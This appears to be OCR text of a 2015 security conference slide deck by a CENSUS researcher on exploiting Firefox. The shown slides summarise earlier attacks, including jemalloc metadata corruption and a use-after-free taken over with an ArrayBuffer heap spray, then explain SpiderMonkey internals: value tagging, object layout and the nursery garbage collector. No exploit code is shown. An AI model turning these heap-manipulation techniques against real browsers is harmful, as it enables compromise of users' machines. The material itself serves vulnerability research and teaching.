OR'LYEH?
The Shadow over Firefox


2015

PATROKLOS ARGYROUDIS
CENSUS S.A. argp@census-labs.com **www.census-labs.com**

Who am I

- Researcher at CENSUS S.A.
  - Vulnerability research, reverse engineering, exploit development, binary & source code auditing, tooling for these
- Before CENSUS I was a postdoc at Trinity College Dublin
  - Designing, implementing, attacking network security protocols
- Heap exploitation obsession, both userland and kernel

Outline (the menu ;)



- Previous work on Firefox exploitation
- Firefox & SpiderMonkey internals (>= release 34)
- Firefox exploitation mitigation features (current and planned)
- The shadow (over Firefox) WinDBG/pykd utility
- Exploitation methodologies (and demos ;)

Previous work

- Owning Firefox's heap (2012)
- A tale of two Firefox bugs (2012)
- VUPEN Pwn2Own Firefox use-after-free (2014)

Owning Firefox's heap

CENSUS
IT Security Works

- Applied mine and huku's Phrack paper, Pseudomonarchia jemallocum (2012), to Firefox
- jemalloc metadata corruption attacks for Firefox
- jemalloc heap arrangement with unicode strings
- Example of exploiting CVE-2011-3026 (libpng) on Firefox via jemalloc heap manipulation
- unmask_jemalloc gdb/Python tool for Firefox Linux and OS X

A tale of two Firefox bugs


CENSUS
IT Security Works

- Fionnbharr Davies' work on exploiting:
  - CVE-2011-2371 reduceRight()
  - CVE-2012-0469 IDBKeyRange use-after-free
- Internals of SpiderMonkey
  - Representations of JavaScript objects in memory have changed
  - Metadata of these objects not reachable from their user-controlled data
- Some jemalloc notes

VUPEN Pwn2own Firefox

CENSUS
IT Security Works

- Use-after-free of a 0x2000-sized object
- Heap spray of 0x2000-sized ArrayBuffer (typed array) objects to take control of the freed object and modify a neighboring sprayed ArrayBuffer object's length
- Again, data of typed array objects no longer with their metadata
- No arbitrary-sized typed array object metadata+data sprays



[*] ByteLength : size of the ArrayBuffer contents (in bytes)

Firefox internals

- SpiderMonkey JavaScript engine
  - Native JS values (jsvals): string, number, object, boolean, null, undefined
  - The runtime must be able to query a jsval's type (as stored in a variable or an object's attribute)

- 64-bit representation
  - Doubles are full 64-bit IEEE-754 values
  - Others use 32 bits for tagging the type and 32 bits for the actual value

jsval representation


```
#define JSVAL_TYPE_INT32          ((uint8_t)0x01)
#define JSVAL_TYPE_UNDEFINED      ((uint8_t)0x02)
#define JSVAL_TYPE_BOOLEAN        ((uint8_t)0x03)
#define JSVAL_TYPE_MAGIC          ((uint8_t)0x04)
#define JSVAL_TYPE_STRING         ((uint8_t)0x05)
#define JSVAL_TYPE_SYMBOL         ((uint8_t)0x06)
#define JSVAL_TYPE_NULL           ((uint8_t)0x07)
#define JSVAL_TYPE_OBJECT         ((uint8_t)0x08)
```

integer

object

double

string

```
14639010  44454544 ffffff81  134e6620 ffffff85
14639020  00000000 ffffff83  0f1764f0 ffffff88
14639030  e826d695 3e112e0b  46474746 ffffff81
14639040  61636361 ffffff81  0f1790a0 ffffff85
```

SpiderMonkey IEEE-754

CENSUS
IT Security Works

- If tag value is > 0xFFFFFF80 then the 64 bit value is interpreted as a jsval of the corresponding type
- If tag value is <= 0xFFFFFF80 then the 64 bit value is interpreted as an IEEE-754 double
- Important note: There is no IEEE-754 double that corresponds to a 32-bit representation value > 0xFFF00000
  - These are defined as NaN

JSObject

- Non-jsval, non-native, complex objects
  - In essence mappings from names (properties) to values

- JSObject members:
  - *shape_: structural description to avoid dictionary lookups from property names to slots_ array indexes
  - *type_: the type (internal) of the JSObject
  - *slots_: named properties array
  - *elements_: if ArrayObject, jsval elements
  - flags: how are data written to elements_, and other metadata
  - initializedLength: initialized elements, <= capacity for non-arrays, <= length for ArrayObjects
  - capacity: number of allocated slots
  - length: used only for ArrayObjects


An ArrayObject JSObject

JSString (0xffffff85)

CENSUS
IT Security Works

- JSInlineString
  - On 32-bit platforms: 7 ASCII, 3 unicode
  - On 64-bit platforms: 15 ASCII, 7 unicode

- test_array[7] = “Hello, Firefox”; // len == 14 == 0xe



JSString (0xffffff85)

Generational GC


CENSUS
IT Security Works

- A new, generational garbage collection (GGC) was enabled by default since Firefox release 32
- Separate heap on which most SpiderMonkey objects are allocated – nursery
- There is also the (old) normal GC heap, also called major heap – tenured
- When the nursery becomes full (or some other event happens) we have the so-called minor GC pass
  - Short-lived temporary nursery objects are collected
  - Survivors (objects reachable from roots) are moved to the tenured heap

Generational GC (cont.)

CENSUS
IT Security Works

- GC root: A reachable, alive, object in the heap graph
- Once an object is moved to the tenured heap, it is checked for outgoing pointers to nursery objects
  - These are moved from the nursery to tenured as well
  - Iterative process until all reachable objects are moved
  - The nursery space they occupied is set to available
- Impressive performance gains; most JavaScript allocations are indeed short-lived


Temporary object
Survivor object
Free memory
Before minor GC
First unallocated
nursery byte
Nursery
Tenured
After minor GC
First unallocated
nursery byte
Nursery
Tenured

SpiderMonkey runtime

CENSUS
IT Security Works

- SpiderMonkey is single-threaded by default
- However, workers can be launched/created
- Each worker has its own JS runtime
- One separate GGC heap (nursery + tenured) per JS runtime
- JS runtimes do not share heap memory, i.e one cannot access objects allocated by the other

GC nursery heap

CENSUS
IT Security Works

- VirtualAlloc (or mmap on Linux) of 16MB (hardcoded)

- Basically a bump allocator; a pointer is maintained that points to the first unallocated byte in the nursery
  - To make an allocation of X bytes, first there is a check if this fits in the nursery
  - If it does, X is added to the pointer and its previous value is returned to service the allocation request

- If the new object doesn't fit, its slots are allocated on the jemalloc-managed heap and the object itself on the nursery
  - A minor GC will move the object to the tenured heap
  - Its slots will remain on the jemalloc heap

